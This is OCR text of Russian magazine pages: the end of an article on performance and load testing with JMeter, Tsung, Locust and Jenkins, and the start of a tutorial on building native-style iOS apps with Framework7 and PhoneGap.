


Рис. 4. JMeter в действии

В Сети существует множество плагинов практически на любой случай. Всевозможные графики и диаграммы, интеграция с **jUnit** и **Jenkins**. Все это можно установить в несколько кликов мышкой и сразу же запустить тесты.

Tsung и Erlang

Про Tsung мы уже писали в «Хакере» #164 (сентябрь 2013-го), поэтому подробно описывать его не буду. Tsung написан на Erlang и поддерживает множество протоколов от HTTP до LDAP и PostgreSQL. Его распределенная архитектура и скорость работы без труда устроит настоящее перформанс-тестирование любого сервиса, потребовав при этом минимум усилий и ресурсов.

Бояться Erlang не стоит, так как все конфигурационные файлы представляют собой понятный XML и писать код на Erlang придется только в очень специфических случаях.

Бояться Erlang не стоит, так как все конфигурационные файлы представляют собой понятный XML и писать код на Erlang придется только в очень специфических случаях.

Locust, или пишем тесты на Python

Locust — это библиотека на Python, предназначенная для разработки нагрузочных тестов (угадай, на каком языке :)). Создавать сами тесты настолько просто, что с этой задачей может справиться практически любой, кто в состоянии написать «Hello, world».

LOCUST
A MODERN LOAD TESTING TOOL

STATUS STOPPED New test | RPS 0 | FAILURES 100%

Statistics Failures Exceptions Download Data

Type	Name	# requests	# fails	Median	Average	Min	Max	Content Size	# reqs/sec
GET	/	0	30	0	0	0	0	0	0
	Total	0	30	0	0	0	0	0	0

Рис. 5. Web UI Locust

Locust может работать как локально, так и распределенно, для большей нагрузки. Фреймворк предназначен в первую очередь для тестирования веб-приложений, но ты легко можешь написать плагин для работы с нужным протоколом. В качестве примера в документации есть реализация клиента для тестирования XML RPC сервиса.

Из недостатков этого решения можно выделить то, что для его запуска необходимо открыть его Web UI, написанный на Flask, и отсутствие поддержки получения отчетов в формате xUnit.

Это доставляет массу неудобств при использовании его в CI.



WWW

Performance Testing Best Practicies – webcast на тему тестирования производительности веб-приложений от Стива Миллер-Джонса (Steve Miller-Jones).

CI И ТЕСТИРОВАНИЕ ПРОИЗВОДИТЕЛЬНОСТИ

Про то, что любые тесты необходимо запускать на CI, говорят все. Тесты производительности в этом случае не исключение. Общие требования к CI такие же, как и для любых тестов (некоторые нюансы, конечно, есть). Так как цели перформанс-тестирования могут отличаться, то и результаты тестов нужно обрабатывать по-разному.

Например, если ты запускаешь нагрузочные тесты, которые проверяют, что приложение работает не медленнее, чем написано в техническом задании или спецификации, то каждый упавший тест необходимо обязательно анализировать и исправлять дефект. В случае же стресс-тестирования «красный» тест необязательно может означать, что есть какие-то проблемы. Возможно, просто наше приложение не рассчитано на такую нагрузку. И в продакшене подобной нагрузки никогда не будет. Следовательно, бросать все и чинить прямо сейчас не надо. Главное — объяснить менеджеру или заказчику, что это нормально (что бывает самой трудной задачей).




Рис. 6. Jenkins и JMeter

Иногда не только полезно, но и необходимо сравнивать результаты тестирования с предыдущей попыткой запуска. Для этого существует достаточно много

плагинов к Jenkins. Некоторые из них сопоставляют результаты из лога в формате xUnit. Тебе необходимо только выбрать тот, который нужен.

ЖЕЛЕЗО VS. ВИРТУАЛЬНОЕ ОКРУЖЕНИЕ

В современном мире все чаще и чаще приходится работать не с железными серверами, а с виртуальными. В большинстве случаев для тестирования производительности маленьких и средних систем виртуальных машин вполне хватает. Тем более если в продакшене тоже все на виртуалках. Но иногда проблемы, связанные с высокими нагрузками, находятся только на железе. Например, я в свое время столкнулся с багом пакета lvm2 на Ubuntu. Такой же баг был и в Debian. Внутри виртуалок у меня так и не получилось его воспроизвести, в то время как на железном сервере простой bash-скрипт на пятнадцать строчек с этим справился. Кроме того, очень тяжело находить проблемы, связанные с производительностью и высокой нагрузкой дисковых подсистем, гипервизоров и ядра на виртуальных окружениях.

ЗАКЛЮЧЕНИЕ

Если после тестирования производительности у тебя ничего не поломалось, значит, что-то сделано не так. Можно попробовать добавить больше нагрузки, и тогда наверняка какой-то из компонентов выйдет из строя. И это может быть не только приложение или база данных. Ядро Linux, многие приложения, которые, казалось бы, оттестированы годами, при большой нагрузке могут внезапно отказать. Наткнуться на проблему с ядром или багом в пакете **lvm2** легко. Исправить это гораздо сложнее. И я еще не говорю о выходе из строя железа и проблемах с пропускной способностью локальной сети при тестировании распределенных систем. Тестирование производительности — интересный и полезный этап разработки высоконагруженных систем. А после тестирования все только начинается...

ПРИРУЧАЕМ FRAMEWORK7

ДЕЛАЕМ МОБИЛЬНЫЕ ПРИЛОЖЕНИЯ В НАТИВНОМ СТИЛЕ



Игорь Антонов
a@iantonov.me,
iantonov.me

Известный факт: далеко не всегда надо лезть в дебри нативных технологий, чтобы создать функциональное приложение для популярных мобильных платформ. Проверенный временем PhoneGap давно научился эффективно переносить JavaScript-код в нестандартную среду выполнения. Для полного счастья не хватает только рюшечек в нативном стиле, а ими готов поделиться замечательный фреймворк Framework7.

OBJECTIVE-C, SWIFT ИЛИ JAVASCRIPT?

Скажу прямо, ваш покорный слуга тащится от многих продуктов яблочной компании... но не от **Objective-C**. У меня было несколько попыток с ним подружиться, но отношения как-то не развивались. Ну не нравится он мне, и все. Релиз **Swift**, можно сказать, исправил ситуацию, но пока он в стадии активной разработки и шлифовки. Применять его в реальных проектах не сильно хочется.


Поразмышляв о плюсах и минусах всех доступных технологий разработки под iOS, я решил остановиться на своем любимом JavaScript. Если нет жизненной необходимости в нативных фишках Objective-C, а за плечами имеется опыт разработки на JavaScript, то почему бы не начать покорение мобильных платформ именно с него? Тем более что в этой области нередко возникают одноразовые проекты (без дальнейшей поддержки), и ради них всерьез изучать Objective-C попросту нет смысла. Пример из практики: однажды мне выпало делать проект разработки приложения для корпоративного интернет-магазина. Задача по факту одноразовая: «упрощаем покупателям жизнь и отправляем приложение в свободное плавание». В таких случаях хочется быстрее решить задачу с минимальными затратами. Как «серебряная пуля» на этом поприще давно зарекомендовал себя **PhoneGap**. Он генерирует каркас будущего приложения и приравнивает создание мобильного приложения к созданию типового сайта. Вот и получается, что при наличии средних знаний HTML/CSS/JS вполне себе реально собрать приличное приложение.

Платформа PhoneGap предоставляет все необходимое для создания приложений, но дизайнерские тонкости оставляет на наше усмотрение. Грубо говоря, вот так просто взять и собрать приложение с приближенным к нативному исполнению интерфейсу не получится. Без привлечения дополнительных технологий тут не обойтись.

«БУТСТРАП» ДЛЯ МОБИЛЬНЫХ ПЛАТФОРМ

Современные веб-разработчики наслышаны о мощи и неуклюжести фреймворка Bootstrap. Он позволяет творить чудеса и за считаные минуты создавать прототипы современных веб-приложений. Framework7 — это своего рода Bootstrap, но нацеленный на мобильные платформы. Как и подобает хорошему фреймворку, в F7 собраны всевозможные виджеты и компоненты, позволяющие создать приложение, максимально похожее на нативное.

Изначально F7 специализировался сугубо на платформе iOS. Стандартная тема оформления была ориентирована на iOS 7 и по сравнению с конкурентами выделялась производительностью интерфейса. Совсем недавно разработчики анонсировали поддержку Material-дизайна от Google, тем самым добавив в список поддерживаемых платформ Android.



Набор виджетов в нативном стиле

Разработчики проекта постарались навести под капотом порядок и оставить только действительно необходимые вещи. В итоге привычных нам штук вроде встроенной библиотеки jQuery в F7 не найти. Вместо нее доступна легковесная **Dom7**, обладающая большинством необходимых возможностей.

Итак, резюмируем. F7 — это JS/CSS-фреймворк со всеми необходимыми UI-элементами, выполненными в нативном для мобильной платформы стиле. Скажу честно, подобные фреймворки уже светились на GitHib, но F7 выгодно отличается высокой производительностью и реализацией многих нативных UX-фишек. Например, такие привычные для пользователей iOS, как Pull to refresh («потяни для обновления»), Swipe, back bar, и многие другие доступны из коробки и не требуют дополнительного программирования.

На этом сильные стороны F7 не заканчиваются. Не буду вдаваться в подробности, а лишь немного поделюсь впечатлениями.

Начну с наиболее важного для меня атрибута качественного проекта — документации. Ожидать появления книг по таким скороспелым вещам бессмысленно — пока их будут писать, фреймворк наверняка обновится и текст потеряет актуальность. Вся надежда в таких проектах на документацию. Чем она подробней, тем лучше. В F7 с этим полный порядок. Как мне показалось, документирована большая часть проекта, а там, где не хватило текста, разработчики привели примеры кода.

О потрясающей производительности я уже упомянул. Достигается она в первую очередь благодаря жесткой диете и использованию актуальных современных возможностей JavaScript. Что касается замены jQuery на Dom7, то переживать не стоит. Основные методы в ней реализованы точно так же. На-

звание однотипных методов, порядок параметров полностью сохранены. Следовательно, привыкнуть будет нетрудно.

На официальном сайте проекта представлены различные графики, подтверждающие производительность F7, но в таких вопросах я больше доверяю своему восприятию. После разработки первого реального проекта время отклика интерфейса я проверил самостоятельно. На последних моделях iPhone (5, 5S, 6) оно выше всяческих похвал. Все работает вполне естественно и привычно.

Из других приятных плюшек для себя я отметил применение языка **Less** для описания стилей. При разработке веб-приложений с этой технологией приходится сталкиваться постоянно, поэтому чертовски приятно, что полученные навыки можно смело использовать на мобильных платформах.

ПРОБУЕМ НА ПРАКТИКЕ

Технологии регулярно сменяют друг друга, но одно остается неизменным: лучший способ познакомиться с ними — это практика. Для демонстрации работы F7 я решил написать полезное приложение, которое обязательно пригодится всем нашим читателям, — читалку новостей с сайта любимого журнала. Поскольку в текущей реализации у нашего сайта нет полноценного API для получения материалов, мы воспользуемся старым добрым протоколом RSS.

Создать читалку на стеке HTML/CSS/JS/F7/PhoneGap не слишком сложно, поскольку для работы с RSS уже создан достаточно функциональный плагин. В остальном работа сведется к написанию нескольких десятков строк тухлого HTML. Это довольно скучно, поэтому я взял на себя смелость добавить немного рок-н-ролла. Пример останется тем же, но писать мы его будем в MVC-стиле. В итоге мы получим своеобразный микрофреймворк с прицелом на будущее. Говоря другими словами, мы создадим универсальный каркас для последующей разработки хорошо расширяемых приложений.

Резюмируя перечисленные выше мысли, получаем примерно такой план действий.

Первым делом **готовим основу для проекта** с помощью актуального стека технологий, затем **создаем средствами F7 интерфейс приложения** и на заключительном шаге **заливаем эту ядовитую смесь в PhoneGap**. Приложение будем ориентировать на iOS, нюансы разработки под Android оставлю тебе в качестве домашнего задания.

Есть несколько способов организации паттерна MVC в JavaScript, но мы воспользуемся вариантом от Филиппа Шурпика. Он достаточно простой, и я его уже успел опробовать (с некоторыми доработками) в своих реальных проектах. Что касается дополнительных компонентов/библиотек, то, помимо F7, нам потребуются:

- RequireJS (http://requirejs.org) — одно из лучших решений для организации AMD (Asynchronous module definition) подхода;

- handlebars (http://handlebarsjs.com) — один из самых быстрых шаблонизаторов для JavaScript;
- hbs (https://goo.gl/7VngBl) — простой handlebars для RequireJS;
- text.js (https://goo.gl/DmjKn) — еще один плагин для RequireJS, позволяющий подгружать текстовые ресурсы.

Все возможности перечисленных компонентов мы рассмотреть не сможем, да и в рамках нашего примера можно было обойтись меньшей кровью. Напомню, наша цель — не только познакомиться с фреймворком F7, но и получить каркас приложения для дальнейших испытаний.

СТРУКТУРА ПРИЛОЖЕНИЯ

Функциональность нашего приложения предельно проста: подтягиваем обновленную RSS-ленту и предоставляем пользователю возможность комфортного чтения. Загрузка полного текста новости напряжет пользователя, поэтому будем придерживаться минимализма — сначала отображаем заголовки, а полную версию текста пользователь сможет прочитать после тапа по нему.

